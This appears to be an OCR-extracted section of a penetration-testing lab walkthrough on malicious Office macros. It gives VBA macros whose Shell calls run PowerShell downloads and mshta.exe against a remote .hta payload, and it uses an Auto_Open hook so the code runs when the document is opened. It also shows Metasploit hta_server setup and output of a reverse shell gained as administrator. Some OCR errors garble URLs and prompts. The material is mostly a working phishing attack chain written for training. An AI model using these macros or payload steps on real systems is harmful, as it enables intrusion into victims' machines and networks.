26

After doing everything that you can with your initial footholds your team thinks that it is time to look at other resources and services that we have opened while moving through the network.


Note: Parts of this section will require a valid credit card or debit card to gain a trial to excel or access to excel. If you are uncomfortable with this you can use privacy.com to create a limited card for you to use with the trial.

Malicious Macros Overview
Picture this, you are a manager for one of the top accounting firms in the United States. As you walk across the floor, you notice one thing in common: Every device has the Microsoft Office suite installed. This shouldn't be any surprise to you, as reported in Microsoft's 2019 Annual report, Office 365 (Commercial) has 180 million users. For an attacker, this is an extremely large attack surface. As an attacker, all you need to do is get one person to click on an Excel/Office document, and they could be the downfall of an organization.

Source: https://www.microsoft.com/investor/reports/ar19/index.html


Creating a Simple Macro
To start, you'll want to register an account with Microsoft, then download and install Office to your lab machine.
Note: You will need a windows 10 machine for this portion of the lab if you have a windows 10 host you can utilize it or you can spin up a local vm of windows. Please do not use lab machines on the 10.200.0.0 subnet this will ruin the lab experience for others.

After installed, start Excel and create a new workbook and head over to the "View" tab.




Microsoft Excel with the View Tab Open

Within there, you will find a section called "Macros", Clicking the button will display a drop-down menu where you will have the option to create a new Macro. Click "Create New Macro", you should see a new window open.



Microsoft Excel with the Macro Creation Window Open


You can name your new Macro whatever you like. It's important to know that later, the Macro name is not just an arbitrary value. It can add some additional functions, and do some special things that will help us later. After entering a name for the Macro, and clicking "Create" you should see a new window open that looks very different from Excel's normal interface.



```
Sub MyMacro()

End Sub
```

Microsoft's Visual Basic Macro Editor

This is Microsoft's Visual Basic Macro Creator/Editor. This is where we will eventually create our Malicious Macro. Here, we can write visual basics to perform actions, even execute OS commands. For example, we can use:
PID = Shell("powershell.exe -c Invoke-WebRequest -Uri https://192.168.125.1/shadow -OutFile C:\Shadow", vbNormalFocus)
This will connect out to a remote server and download the file "Shadow" and save it to the root of the file system as a file called "Shadow" (How creative).




```
Sub HelloWorld()
    PID = Shell("powershell.exe -c Invoke-WebRequest -Uri http://192.168.125.1/shadow -OutFile C:\Shadow", vbNormalFocus)
End Sub
```

```
┌─[x]─[root@DESKTOP-R6452P9]─[/etc]
└──── #python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.125.1 - - [04/Aug/2020 23:14:51] "GET /shadow HTTP/1.1" 200 -
```

A Python HTTP Server Listening with a Macro to Call Out to it

Let's say we wanted to step it up a notch and require the user to not interact with the Macro to trigger the remote connection to the HTTP Server, is this possible? If so, how can we do it?

It turns out, the answer is “Yes, (onto the) Next Question” and “Very easily”. To make a Macro execute on the document opening, we can add a useful “Sub” called “Auto_Open”. Upon document opening, whatever is in that Sub will be run, in this scenario, I’ll call the HelloWorld Sub upon document opening with the following code below.




```
Sub HelloWorld()
    PID = Shell("powershell.exe -c Invoke-WebRequest -Uri http://192.168.125.1/passwd -OutFile
C:\passwd", vbNormalFocus)
End Sub

Sub Auto_Open()
    HelloWorld
End Sub
```

Adding our malicious PowerShell code to the macro

Code Below:

```
Sub HelloWorld()
   PID = Shell("powershell.exe -c Invoke-WebRequest -Uri https://192.168.125.1/passwd -OutFile
C:\passwd", vbNormalFocus)
End Sub

Sub Auto_Open()
   HelloWorld
End Sub
```

After saving this document as an xlsm (Excel Macro-Enabled Document) and upon reopening it, we should see a call out to our remote web server attempting to retrieve the file “passwd”.



SECURITY WARNING Macros have been disabled. Enable Content


```
┌─[x]─[root@DESKTOP-R64S2P9]─[/etc]
└──╼ #python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.125.1 - - [04/Aug/2020 23:14:51] "GET /shadow HTTP/1.1" 200 -
```

Microsoft Excel Prompting the User to Accept Use of Macros

But what, what's this?

Microsoft has added a feature where the user must authorize Macros to be executed on the document to help protect the end-user. Fortunately, most people just don’t care and will click “Enable Content” or have the “Allow All Macros” setting enabled by default.

After pressing “Display Content” we can see the request come into our web server as expected:



```
┌─[x]─[root@DESKTOP-R64S2P9]─[/etc]
└──╼ #python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.125.1 - - [04/Aug/2020 23:14:51] "GET /shadow HTTP/1.1" 200 -
192.168.125.1 - - [04/Aug/2020 23:29:08] "GET /passwd HTTP/1.1" 200 -
```

After Accepting Macros, the Macro Reaches Out to an HTTP Server


Note: For the Microsoft Office trial will require a valid Debit/Credit card, If you have access to a Prepaid Visa you are able to use one of those in case you forget to cancel the trial, or you could look into creating a Virtual Credit Card with Privacy.com.

Creating a Malicious Macro

Now that you are more familiar with creating a Macro and utilizing the Auto_Open feature within Office Products, we can dive into creating and generating malicious Macros.

First, we will start off by manually creating a macro. We will be re-using the code from the previous section as our base, and we will also be utilizing Metasploit's HTA Server to gain a reverse shell.


To set up Metasploit's HTA Server for payload delivery you will need to use the module exploit/windows/misc/hta_server as seen in the screenshot below:



```
┌─[root@pandorasbox]─[/home/pvris]
└──╼ #msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > set LPORT 53
LPORT => 53
msf5 exploit(windows/misc/hta_server) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.100.128:53
[*] Using URL: http://0.0.0.0:8080/c94O6fz.hta
[*] Local IP: http://192.168.100.128:8080/c94O6fz.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Starting Metasploit's HTA Server for Remote Payload Delivery

The URL containing the "Local IP" (In this case: https://192.168.100.128:8080/c94O6fz.hta) is the server that will deliver the payload to the unsuspecting victim. At the moment, we only have a URL that will deliver a payload, so how does this get executed on the machine?
Simply reaching out to the remote server won't cause the payload to fire, because it's not an executable (It's a .hta). We can use mshta.exe (A built-in executable on Windows devices that's used to aid in script execution with HTML applications) to execute the file on the remote server and return a shell. You can do this by calling mshta.exe followed by the URL of the Payload Delivery server, ex. https://192.168.100.128:8080/c94O6fz.hta, so the full command would look as follows.
mshta.exe https://192.168.100.128:8080/c9406fx.hta
If we simply change our previous command in our "Hello World" Macro from Invoke-WebRequest to the command above (Remember, your IP address will be different), we will have a reverse shell returned.




```
Sub HelloWorld()
    PID = Shell("mshta.exe http://192.168.100.128:8080/c9406fz.hta")
End Sub

Sub Auto_Open()
    HelloWorld
End Sub
```

The Updated Hello World Macro with mshta.exe being executed

Code Below:

```
Sub HelloWorld()
   PID = Shell("mshta.exe https://192.168.100.128:8080/c9496fz.hta")
End Sub

Sub Auto_Open()
   HelloWorld
End Sub
```

If we run the script Macro now, we should see mshta.exe reach out to our Payload server and successfully deliver the payload.



```
nsf5 exploit(windows/misc/hta_server) >
*] 10.40.219.176     hta_server - Delivering Payload
*] Command shell session 2 opened (10.41.0.4:53 → 10.40.219.176:50032) at 2020-08-06 22:29:08 -0400

nsf5 exploit(windows/misc/hta_server) > sessions 2
*] Starting interaction with 2...


:\Users\Administrator\Documents>whoami
whoami
[redacted]\administrator

:\Users\Administrator\Documents>
```

